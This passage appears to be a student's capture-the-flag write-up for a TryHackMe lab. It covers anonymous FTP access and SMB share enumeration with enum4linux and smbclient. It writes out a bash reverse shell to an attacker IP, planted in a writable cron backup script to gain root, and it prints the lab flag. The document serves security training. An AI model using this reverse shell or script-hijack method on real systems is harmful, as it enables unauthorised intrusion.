-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Accessing “backup.sh” from public directory to see if there is a script running in this directory

```
1211102001@kali: ~
File  Actions  Edit  View  Help
1211102001@kali: ~ ×   1211102001@kali: ~ ×   1211102001@kali: ~ ×
  GNU nano 6.2                                                  backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
```

Question 3:

Using the **cat** command to view what is written in ‘shoppinglist.txt’ in “public” directory

```
1211102001@kali: ~
File  Actions  Edit  View  Help
1211102001@kali: ~ ×   1211102001@kali: ~ ×   1211102001@kali: ~ ×
┌──(1211102001㉿kali)-[~]
└─$ nano backup.sh

┌──(1211102001㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie

┌──(1211102001㉿kali)-[~]
└─$
```

Question 4:

Nulling the previous script in ‘back.sh’ and rewritinting a new script to generate a shell

```
1211102001@kali: ~
File  Actions  Edit  View  Help
1211102001@kali: ~ ×   1211102001@kali: ~ ×   1211102001@kali: ~ ×   1211102001@kali: ~
  GNU nano 6.2                                                    backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.18.34.124/4444 0>&1
```

Replacing the old ‘backup.sh’ with the new one

```
ftp> ls
229 Entering Extended Passive Mode (|||10364|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||6768|)
150 Ok to send data.
100% |***********************************************************************
226 Transfer complete.
385 bytes sent in 00:00 (0.68 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||8879|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           385 Jun 25 13:46 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

Getting a signal from the netcat and view the list in root directory and view the ‘flag.txt’

```
File  Actions  Edit  View  Help
1211102001@kali: ~ ×   1211102001@kali: ~ ×   1211102001@kali: ~ ×   1211102001@
┌──(1211102001㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.34.124] from (UNKNOWN) [10.10.215.197] 57756
bash: cannot set terminal process group (1356): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# /root/flag.txt
/root/flag.txt
bash: /root/flag.txt: Permission denied
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process:

We begin by connecting to the ip address with the ftp command and after entering anonymous as our login, we decided to use the ls command to show the listing in the machine ip. Having the list of directories shown to us, we decided to try to access each directory one by one until we see results other than the previous directories. After succeeding to find the accessible directory to anonymous login, we then decided to again list the files inside the **public** directory, where it shows us 2 files backup.sh and shoppinglist.txt. We downloaded both files with the “get” command to check which file was a script. We then opened a separate tab and using the command “nano” we accessed both files. Having accessed the backup.sh file, we observed a script was running and decided to null the script and replace it with a shell script, where we later replaced the newly edited backup.sh file with the old one using the “put” command in the public directory. Before replacing the file we set up a netcat in a separate tab, and after replacing the file and receiving a signal a minute later, we have accessed the root and decide to list out the contents, where we see the flag.txt and using “cat” command to view the contents of flag.txt to reveal our flag.

Day 10 - Networking - Don’t be sElfish!

Tools used: kali linux, mozilla firefox, terminal


Solution/walkthrough

Question 1

Running *enum4linux* command to get the information needed


Question 2

Retireving the userlist by using command *enum4linux -U [machine_ip]*



Question 3

Retrieving the sharelist by using command *enum4linux -S [machine_ip]*




Question 4

Testing every share to find which one does not need password using smbclient //[machine_ip]/share

Question 5

Listing the directory in tbfc-santa



Thought process/Methodology

By using terminal in kali linux, I typed the command *enum4linux* first to ensure it is working. After confirming that it is working, I continued to run the command *enum4linux -U [machine_ip]* to get the iuserlist in the samba server. After getting the number of user, I changed the command from *-U* to *-S* to retrieve the sharelist. As I already got the sharelist, I began to check which share that doesn't need a password. I did this by using the *smbclient* command followed by the machine ip and the share name and found that tbfc-santa is the one that doesn't need a password. After getting access into the share, I listed out the directory by using *ls* command and found the directory left by ElfMcSkidy to santa.